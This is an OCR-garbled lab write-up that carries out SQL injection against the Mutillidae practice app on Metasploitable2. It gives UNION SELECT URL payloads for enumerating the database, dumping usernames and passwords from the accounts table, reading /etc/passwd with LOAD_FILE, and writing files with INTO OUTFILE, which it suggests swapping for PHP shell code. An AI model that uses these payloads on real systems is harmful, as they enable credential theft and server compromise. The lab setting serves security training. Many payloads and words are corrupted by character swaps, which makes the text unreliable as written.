
When we ordered by 5, it worked and displayed some information. It means there are five columns that we can work with. Following screenshot shows that the url modified to have statement added with ordered by 5 replacing 6.

OUTPUT:




As it is having 5 columns the query worked fine and it provides the correct result

OUTPUT:



Instead of using the "order by" option, let's use the "union select" option and provide all five columns. Ex: (union select 1,2,3,4,5).

OUTPUT:




As given in the screenshot below columns 2,3,4 are usable in which we can substitute any sql commands to extract necessary information.

OUTPUT:



Now we will substitute some few commands like database(), user(), version() to obtain the information regarding the database name, username and version of the database. <http://192.168.1.10/mutiIIidae/index.php?page=user-> info.php&username=bIaise%27union%20seIect%201,database(),user(),version(),5%23&password=&user-info-php-submit- button=View+Account+Details



OUTPUT:

The url when executed, we obtain the necessary information about the database name owasp1 0, username as root@localhost and version as 5.0.51 a- 3ubuntu5. In MySQL, the table "information\_schema.tables" contains all the metadata identified with table items. Below is listed the most useful information on this table.

Replace the query in the url with the following one: union select 1,tabIe name,nuII,nuII,5 from information schema.tables where table schema = ‘owasp10' <http://192.168.1.10/mutiIIidae/index.php?page=user->

info.php&username-bIaise%27union%20seIect%201,tabIe name,nuII,nuII,5%20from%20information schema.tabIes%20where%20tabIe schema -%27ow info-php-submit-button=View+Account+Details

OUTPUT:



The url once executed will retrieve table names from the "owasp 10" database.

Extracting sensitive data such as passwords




When the attacker knows table names, he needs to discover what the column names are to extract data.

In MySQL, the table "information\_schema.columns” gives data about columns in tables. One of the most useful columns to extract is called ”column name."

Ex: (union select 1,colunm\_name,nuII,nuII,5 from information schema.columns where tabIe\_name = ’accounts‘). Here we are trying to extract column names from the “accounts" table.


The column names of the accounts is displayed below for the following url: <http://192.168.1.10/mutiIIidae/index.php?page-user-> info.php&username=bIaise%27union%20seIect%201,column name,nuII,nuII,5%20from%20information schema.coIumns%20where%20tabIe name=%27

Details

OUTPUT:

Once we discovered all available column names, we can extract information from them by just adding those column names in our query sentence.

Ex: (union select 1,username,password,is\_admin,5 from accounts). <http://192.168.1.10/mutillidae> ndex.php?page=user- info.php&username=bIaise%27union%20seIect%201,username,password,is admin,S%20from%20accounts%23&password=&user-info-php-submit- button=View+Account+Details


OUTPUT:

Reading and writing files on the web-server



We can use the "LOAD FILE()" operator to peruse the contents of any file contained within the web-server. We will typically check for the "/etc/password" file to see if we get lucky and scoop usernames and passwords to possible use in brute force attacks later.

Ex: (union select nuII,Ioad file(’/etc/passwd‘),nuII,nuII,null). <http://192.168.1.10/mutiIIidae/index.php?page=user-> info.php&username=bIaise%27union%20seIect%20nuII,Ioad file(%27/etc/passwd%27),nuII,nuII,nuII%23&password=&user-info-php-submit- button=View+Account+Details

OUTPUT:

the "INTO OUTFILE()" operator for all that they offer and attempt to root the objective server by transferring a shell-code through SQL infusion. we will write a "Hello World!" sentence and output it in the "/tmp/" directory as a "hello.txt" file. This "Hello World!" sentence can be substituted with any PHP shell-code that you want to execute in the target server. Ex: (union select nuII,‘HeIIo World!’,nuII,nuII,null into outfile ’/tmp/hello.txt’).

RESULT:

The SQL Injection vulnerability is successfully ex  oited using the Multidae web ap  ication in Metas oitable2.